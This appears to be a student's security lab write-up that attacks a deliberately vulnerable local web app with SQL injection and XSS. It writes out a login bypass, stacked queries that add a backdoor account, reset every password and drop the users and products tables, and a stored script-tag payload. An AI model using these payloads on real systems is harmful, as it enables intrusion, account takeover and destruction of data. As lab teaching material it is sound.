


(1)

Bypass the login screen. Without using a username and password, hack into the website login page using the appropriate script or command injection.

Answer:

Logged in successfully using below input in the username and password fields.




The screenshot shows a web application login page with a red header and a white body. The header contains the word "Login" in white. Below the header, there are two input fields. The first field is labeled "Username *" and contains the text "' or '1'='1". The second field is labeled "Password *" and contains a series of dots. Below the input fields is a red button labeled "Login". At the bottom of the form, there are two links: "Click here to unregister an account" and "View Database Status".

(2) Open a backdoor. Once a hacker is in, they immediately open a backdoor (a way that they can use later to log into the system without hacking it again, such as creating a new account). So in this task, you should create a new user account and keep it as a backdoor.

Answer:

Created a new account using below query in the price field of "add new product" feature. This is a way of blind SQL injection by guessing table name and number of columns.



The screenshot shows a web application "Add Product" form. The form has a red header and a white body. The header contains the text "Add Product form". Below the header, there are two input fields. The first field is labeled "Product Name *" and contains the text "Mouse". The second field is labeled "Product Price *" and contains the text "11';INSERT INTO users VALUES('0','hack','hack','hack','hack');". Below the input fields is a red button labeled "Add Product".

Input given into text box:

11"; INSERT INTO users VALUES ("6", "hack", "hack", "hack", "hack");

Database status after creating new account.

← → ↻ ⓘ localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

Products

Code	Description	Price
• IP214	Laptop	1230.0
• LM25	Lamp	21.0
• DS12	Disk	63.12
• XC1e1	temp	12.0

ID	firstName	lastName	email	password
• 1	John	Connor	JohnConnor	skynet
• 2	Sarah	Connor	SarahConnor	judgementday
• 3	Jon	Snow	JonSnow	defendthewall
• 4	Alan	Turing	AlanTuring	christopher
• 5	hack	hack	hack	hack
• 5	hack	hack	hack	hack
• 6	hack	hack	hack	hack


[Back to Login](#)

[Restore user and product Database to their original status](#)

(3)


Take over all customer accounts in the website by setting all of their passwords to '123'. Once a backdoor is created, now you need to attack other customers and hijacking their accounts, set all of their passwords to one value so you can log into their accounts whenever you please.

Answer: Knowing the table names from earlier answer/task and also guessing column name of password field we would be able to form query -> **11";UPDATE users SET password="123"WHERE 1=1;**



Database status after above query:

SQLi-vm32 [Running] - Oracle VM VirtualBox



Products

Code	Description	Price
• IP214	Laptop	1230.0
• LM25	Lamp	21.0
• DS12	Disk	63.12
• XCIe1	temp	12.0

ID	firstName	lastName	email	password
• 1	John	Connor	JohnConnor	123
• 2	Sarah	Connor	SarahConnor	123
• 3	Jon	Snow	JonSnow	123
• 4	Alan	Turing	AlanTuring	123
• 5	hack	hack	hack	123
• 5	hack	hack	hack	123
• 6	hack	hack	hack	123

[Back to Login](#)

[Restore user and product Database to their original status](#)


(4)

Use XSS attack to run script on a user (victim) if they go to view products page. An XSS attack is like planting a trap, you plant it, and then you wait for a victim to step on it. So if you add a new product that has a XSS in its name, then when another customer logs in and views all products, he will be caught by you


r trap, or in other words, your script in the XSS will run on his machine. In this task, plant XSS in the product list by adding a new product that has a script in its name.

Input in the text box:

Qualcom Processor<script>alert("XSS Attack")</script>




Persisted XSS attack result while viewing product view.




(5)

Wipe the products database. Sometimes, a hacker wants to destroy things rather than steal them (Denial of Service attacks). This could be done by wiping the database. In this task, you should delete all products. After successfully deleting all products, you should see an empty list of products when you log in.

11";DROP TABLE products;




Database status after above query is executed.



(6)



Wipe the users database. In this task, you should delete all user accounts. After successfully deleting all users, you should not be able to login using any account.

11"; DROP TABLE users;



Above injection will result into following things.

Not able to login



Database status

SQLi-vm32 [Running] - Oracle VM VirtualBox



Products

Code Description Price

ID firstName lastName email password

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[Restore user and product Database to their original status](#)